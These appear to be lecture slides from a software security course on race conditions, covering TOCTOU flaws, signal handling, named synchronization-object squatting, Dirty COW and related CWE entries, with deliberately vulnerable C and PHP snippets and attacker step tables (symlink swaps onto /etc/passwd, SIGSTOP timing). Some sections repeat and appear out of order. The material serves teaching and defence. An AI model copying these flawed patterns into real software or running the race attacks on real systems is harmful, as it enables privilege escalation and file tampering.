 - open a channel to communicate with an authorized user, but
 - the channel is accessible to other actors before the authorized users

Race condition vulnerability – (some) vulnerability faces

- unsynchronized (or wrongly synchronized) code
- wrong handling of UNIX signals
- interactions with the file system
- time of check to time of use (TOCTOU)

Race condition vulnerability – related vulnerabilities

- not using proper access control
 - gives the attacker the possibility to interfere with the application
- unfounded trust in application's environment
- generating bad random numbers
 - used for creating files with unpredicted names in public area
 - Let the attacker guess names of the files

Race condition vulnerability – identify the vulnerability

- identify shared resources (between threads or processes)
 - determine if they can be accessed (read, written) concurrently
- identify creation of files (objects) in publicly accessible areas
 - determine possible concurrent external actions
- check for signal handling
- identify non-reentrant functions in multithreaded applications or signal handlers
 - working with global or local static variables


Race condition vulnerability – redemption steps

- understand how to correctly write reentrant code
- understand how to correctly use synchronization mechanisms
- make safe operations in signal handlers
- avoid TOCTOU operations

Race condition vulnerability – detection methods

- black box testing
- white box testing
- automated dynamic analysis
- automated static analysis
- manual code review
- formal methods

Race condition vulnerability – recent vulnerability: dirty COW



Race condition vulnerability – recent vulnerability: dirty COW (2)


- CVE-2016-5195: **Dirty COW** (i.e. COW = copy-on-write)
 - see <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195>
 - see <https://dirtycow.ninja/>
 - published on 2016-11-10
- allow for **Linux kernel privilege escalation** vulnerability
- due to a **race condition** in Linux kernel's memory subsystem
 - incorrect handling of a copy-on-write (COW) feature
 - to write to a private read-only memory mapping
- explained exploit
 - <https://www.youtube.com/watch?v=kEsshExn7aE>
 - https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/demo.html

Race condition vulnerability – Real life examples

- see all at <http://www.cvedetails.com/vulnerability-list/cweid-362/vulnerabilities.html>
- see https://web.nvd.nist.gov/view/vuln/statistics-results?adv_search=true&cves=on&cwe_id=CWE-362
- CVE-2016-7916
 - Linux kernel
 - published on 2016-11-16
 - allows local users to obtain sensitive information from kernel memory
- CVE-2016-3914
 - race condition in Android 4.x, 5.x, 6.x
 - published on 2016-10-10
 - allows attackers to gain privileges via a crafted application that modifies a database between two open operations

Time-of-Check to Time-of-Use (TOCTOU)

- steps
 1. check the state of a resource before using it
 2. use the resource if state is good
- problem: resource's state changed between check and use
- vulnerability: attacker change the resource's state to take some advantage
- see Matt Bishop, Michael Dilger, “Checking for Race Conditions in File Accesses”, 1996



TOCTOU - Overview

- existence of such an interval: programming condition
- programming interval: the interval itself
- environmental condition: the attacker be able to affect the assumptions created by the program's first action
- **-> both conditions must hold for an exploitable TOCTTOU**
- **binding flaw**

TOCTOU - Example

- context: a privileged (SUID) application checks if real UID has access to a file
- file could be changed between access() and open()
- called TOCTOU binding flaw

```
void main(int argc, char **argv) {
    int fd;
    if (access(argv[1], W_OK) != 0)
        exit(1);
    fd = open(argv[1], O_RDWR);
    /* Use fd... */
}
```

TOCTOU – Example (2)




Figure 1a.




Figure 1b.

TOCTOU – Example (3)

- move dir while the programming is traversing the sub-tree beneath dir,
- -> cause the program to delete files it did not intend to delete

```
void deltree(char *dir) {  
    chdir(dir);  
    /* Recursively delete  
    contents of dir ... */  
    chdir("..");  
}
```

TOCTOU – Example (4)

- create the file before the victim does
- -> control the permissions and owner of the file
- -> cause the program to open some other file that already exists on the system

```
int mktmpfile(char *fname) {  
    int fd = -1;  
    struct stat buf;  
    if (stat(fname, &buf) < 0)  
        fd = open(fname, O_CREAT, S_IRWXU);  
    return fd;  
}
```

TOCTOU – Example (5)

- modifies the symbolic link exe either immediately before or after the last call to lstat
- -> can execute arbitrary code as another user

```
int run(char *exe) {  
    struct stat s[3];  
    lstat(exe, &s[0]);  
    stat(exe, &s[1]);  
    if (s[0].st_uid != s[1].st_uid)  
        exit(1);  
    lstat(exe, &s[2]);  
    setreuid(s[2].st_uid, s[2].st_uid);  
    exec(exe, NULL);  
}
```

TOCTOU – other examples

root	attacker
	mkdir("/tmp/etc")
	creat("/tmp/etc/passwd")
readdir("/tmp")	
lstat("/tmp/etc")	
readdir("/tmp/etc")	
rename("/tmp/etc", "/tmp/x")	
symlink("/etc", "/tmp/etc")	
unlink("/tmp/etc/passwd")	

(a) garbage collector

root	attacker
	lstat("/mail/ann")
	unlink("/mail/ann")
	symlink("/mail/ann", "/etc/passwd")
fd = open("/mail/ann")	
write(fd,...)	

(b) mail server

root	attacker
	access(filename)
	unlink(filename)
	link(sensitive,filename)
fd = open(filename)	
read(fd,...)	

(c) setuid

TOCTOU - Symlinks and Cryogenic Sleep

- context: reopen files in “/tmp”
- attack
 1. create the expected regular file in “/tmp”
 2. stop application (sending it SIGSTOP) between lstat() and open()
 3. record the device and inode number of the regular file, remove it, and ...
 4. **wait** (possibly very long) until another file with the same values is created
 5. resume application (by sending it SIGCONT)
 6. there could be techniques to increase the chance

```
if (lstat(fname, &stb1) >= 0 && S_ISREG(stb1.st_mode)) {  
    fd = open(fname, O_RDWR);  
    if (fd < 0 || fstat(fd, &stb2) < 0  
        || ino_or_dev_mismatch(&stb1, &stb2))  
        raise_big_stink();  
    } else {  
        /* do the O_EXCL thing */  
    }
```

Windows process synchronization

- mechanisms to synchronize threads of a process or processes in the system
- synchronization objects
 - types: mutexes, events, semaphores, waitable timers
 - states: signaled and unsignaled
- could be named or unnamed
- share the same namespace with jobs and file-mappings

Windows process synchronization – lack of use

- missing using synchronization objects when needed could lead to unexpected results
- could lead to user array corruption
 - overwrite a (privileged) user with another (non-privileged) one
 - overflow the array

```
char *users[NUSERS];
int crt_idx = 0;
DWORD phoneConferenceThread(SOCKET s) {
    char *name;
    name = readString(s);
    if ((NULL == name) || (crt_idx >= NUSERS))
        return 0;
    users[crt_idx] = name;
    crt_idx++;
    ...
}
```

Lack of use – example (2)

```
function withdraw($amount) {  
    $balance = getBalance();  
    if($amount <= $balance) {  
        $balance = $balance - $amount;  
        echo "You have withdrawn: $amount";  
        setBalance($balance);  
    }  
    else  
    {  
        echo "Insufficient funds.";  
    }  
}
```

Lack of use – example (2)

Thread 1	Thread 2
<pre>(\$10) function withdraw(\$amount) { (\$10,000) \$balance = getBalance(); if(\$amount <= \$balance) { (\$9,990) \$balance = \$balance - \$amount; echo "You have withdrawn: \$amount";</pre>	<pre>(\$10) function withdraw(\$amount) { (\$10,000) \$balance = getBalance(); if(\$amount <= \$balance) { (\$9,990) \$balance = \$balance - \$amount; echo "You have withdrawn: \$amount"; setBalance(\$balance); (\$9,990) } else { echo "Insufficient funds."; } } setBalance(\$balance); (\$9,990) } else { echo "Insufficient funds."; }</pre>

Incorrect Use of Synchronization Objects

- application specific
- could lead to data corruption and/or deadlock, even without an attacker interference
- the attacker could try to create the race condition context to gain advantage from
- variant: do not check the return value (success or not) of the synchronization functions

Squatting With Named Synchronization Objects

- context
 - creation of a new synchronization object
 - a synchronization object with the same name could already exist
- case 1: do not check for new object creation success
 - the attacker creates before the application an object with the same name
 - -> could take ownership of the synchronization object
 - change the synchronization objects (e.g. take locks, change semaphores values, signal events etc.)
 - -> control /corrupt the application execution

Squatting With Named Synchronization Objects (2)

- example 1 (Windows)

```
hMutex = CreateMutex(MUTEX_MODIFY_STATE, TRUE, "MyMutex");
if (NULL == hMutex)
    return -1;
```

...

```
ReleaseMutex(hMutex);
```

- example 2 (Linux)

```
int semid = semget(ftok("/home/user/file", 'A'), 10, IPC_CREATE | 0600);
```

...

- case 2: check for new object creation success

- attacker could cause denial of service
 - example 1 (Windows)

```
hMutex = CreateMutex(MUTEX_MODIFY_STATE, TRUE, "MyMutex");
```

```
if ((NULL == hMutex) ||
    (GetLastError() == ERROR_ALREADY_EXISTS))
return FALSE;
```

- example 2 (Linux)

Squatting With Named Synchronization Objects (3)

```
int semid = semget(ftok("/home/user/file", 'A'), 10,  
                   IPC_CREATE | IPC_EXCL | 0600);  
if (semid < 0)  
    return -1;  
  
...
```

- case 3: create the object with too much permissions
- attacker could change the synchronization object
- example (Linux)

```
int semid = semget(IPC_PRIVATE, 10, IPC_CREATE | 0666);  
if (semid < 0)  
    return -1;  
  
...
```

Code review

1. synchronization object scoreboards

- object name
- object type
- using purpose
- instantiated
- instantiation parameters
- permissions
- used by
- notes

2. lock matching

- check for execution paths not releasing a lock
- limitations: applicable only for locks

Bibliography

1. “The Art of Software Security Assessments”, chapter 13, “Synchronization and State”, pp. ... – ...
2. “The 24 Deadly Sins of Software Security”, chapter 13, pp. 205 –215
3. 3 CWE-362: Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition'),
<http://cwe.mitre.org/data/definitions/362.html>
4. 4 CWE-364: Signal Handler Race Condition,
<https://cwe.mitre.org/data/definitions/364.html>
5. 5 “Delivering Signals for Fun and Profit”,
<http://lcamtuf.coredump.cx/signals.txt>
6. 6 “Symlinks and Cryogenic Sleep”,
<http://seclists.org/bugtraq/2000/Jan/16>

Securitate Software

VIII. Synchronization and Race Conditions
Vulnerabilities

Race condition vulnerability - Description

- **race conditions**
- the vulnerability consists in
- **language independent**


Race condition vulnerability - Types

- 1. trusted: internal to the application, e.g. an application's thread**
- 2. untrusted: external to the application**

Race condition vulnerability – Attacks and Effects

- **can have security implications** when the expected synchronization is in security-critical code
- **the attacker**
- possible security effects

Synchronization problems - Atomicity



Reentrancy and asynchronous-safe code

- Reentrancy – function's capability to work correctly even when it is interrupted by another running thread that calls the same function
- i.e. multiple instances of the same function can run in the same address space concurrently without creating the potential for inconsistent states

Reentrancy and asynchronous-safe code (II)

```
struct list *global_list;
int global_list_count;

int list_add(struct list *element) {
    struct list *tmp;
    if(global_list_count > MAX_ENTRIES)
        return -1;
    for(list = global_list; list->next; list = list->next);
    list->next = element;
    element->next = NULL;
    global_list_count++;
    return 0;
}
```

Reentrancy and asynchronous-safe code (III)

```
struct CONNECTION {
    int sock;
    unsigned char * buffer;
    size_t bytes_available, bytes_allocated;
}
client;
size_t bytes_available(void) {
    return client -> bytes_available;
}
int retrieve_data(char * buffer, size_t length)
{
    if (length < bytes_available()) memcpy(buffer
        , client -> buffer, length);
    else
        memcpy(buffer, client -> buffer,
            bytes_available());
    return 0;
}
```

Race conditions

```
struct element *queue;
int queueThread(void) {
    struct element *new_obj, *tmp;
    for(;;) {
        wait_for_request(); new_obj = get_request();
        if(queue == NULL)
        {
            queue = new_obj;
        continue;
        }
        for(tmp = queue; tmp->next; tmp = tmp->next) ;
        tmp->next = new_obj;
    }
}
int dequeueThread(void) {
    for(;;) {
        struct element *elem;
        if(queue == NULL)
            continue;
        elem = queue;
        queue = queue->next;
        .. process element ..
    }
}
```

Starvation and Deadlocks

```
Int thread1(void)
{
    lock(mutex1);
.. code ..
    lock(mutex2);
.. more code ..
    unlock(mutex2);
    unlock(mutex1);
return 0; }
```

```
int thread2(void)
{
    lock(mutex2);
.. code ..
    lock(mutex1);
.. more code ..
    unlock(mutex2);
    unlock(mutex1);
return 0; }
```

Race condition vulnerability – CWE References

- CWE-361: “Time and State”
- CWE-691: “Insufficient Control Flow Management”
- CWE-364: “Signal Handler Race Condition”

Race condition vulnerability - CWE References (2)

- **CWE-362: “Concurrent Execution using Shared Resource with Improper Synchronization (Race Conditions)”**

```
void f(pthread_mutex_t *mutex)
{
    pthread_mutex_lock(mutex);
    /*access shared resource */

    pthread_mutex_unlock(mutex);
}
```

```
int f(pthread_mutex_t *mutex)
{
    int result;

    result = pthread_mutex_lock(mutex);
    if (0 != result)
        return result;

    /*access shared resource */

    return pthread_mutex_unlock(mutex);
}
```

Race condition vulnerability - CWE References (3)

```
#include <sys/types.h>
#include <sys/stat.h>
```

```
int main(argc, argv)
{
    struct stat * sb;
    time_t timer;
    lstat("bar.sh", sb);
    printf("%d\n", sb->st_ctime);
    switch (sb->st_ctime % 2)
    {
        case 0:
            printf("One option\n");
            break;
        case 1:
            printf("another option\n");
            break;
        default:
            printf("huh\n");
            break;
    }
    return 0;
}
```

CWE-365: “Race Condition in Switch”

Race condition vulnerability - CWE References (4)

- CWE-366: “Race Condition within a Thread”

```
int foo = 0;
int storenum(int num)
{
    static int counter = 0;
    counter++;
    if (num > foo) foo = num;
    return foo;
}
```

Race condition vulnerability - CWE References (5)

- CWE-367: “Time-of-check Time-of-use (TOCTOU)”

```
struct stat * sb;  
...  
// it has not been updated since the last time it was read  
lstat("...", sb);  
printf("stated file\n");  
if (sb->st_mtimespec == ...)  
{  
    print("Now updating things\n");  
    updateThings();  
}
```

Race condition vulnerability - CWE References (6)

- CWE-368: “Context Switching Race Condition”
- CWE-421: “Race Condition During Access to Alternate Channel”

Race condition vulnerability – (some) vulnerability faces

- unsynchronized (or wrongly synchronized) code
- wrong handling of UNIX signals
- interactions with the file system
- time of check to time of use (TOCTOU)

Race condition vulnerability – related vulnerabilities

- not using proper access control
- unfounded trust in application's environment
- generating bad random numbers

Race condition vulnerability – identify the vulnerability

- identify shared resources (between threads or processes)
- identify creation of files (objects) in publicly accessible areas
- check for signal handling
- identify non-reentrant functions in multithreaded applications or signal handlers


Race condition vulnerability – redemption steps

- understand how to correctly write reentrant code
- understand how to correctly use synchronization mechanisms
- make safe operations in signal handlers
- avoid TOCTOU operations

Race condition vulnerability – detection methods

- black box testing
- white box testing
- automated dynamic analysis
- automated static analysis
- manual code review
- formal methods

Race condition vulnerability – recent vulnerability: dirty COW



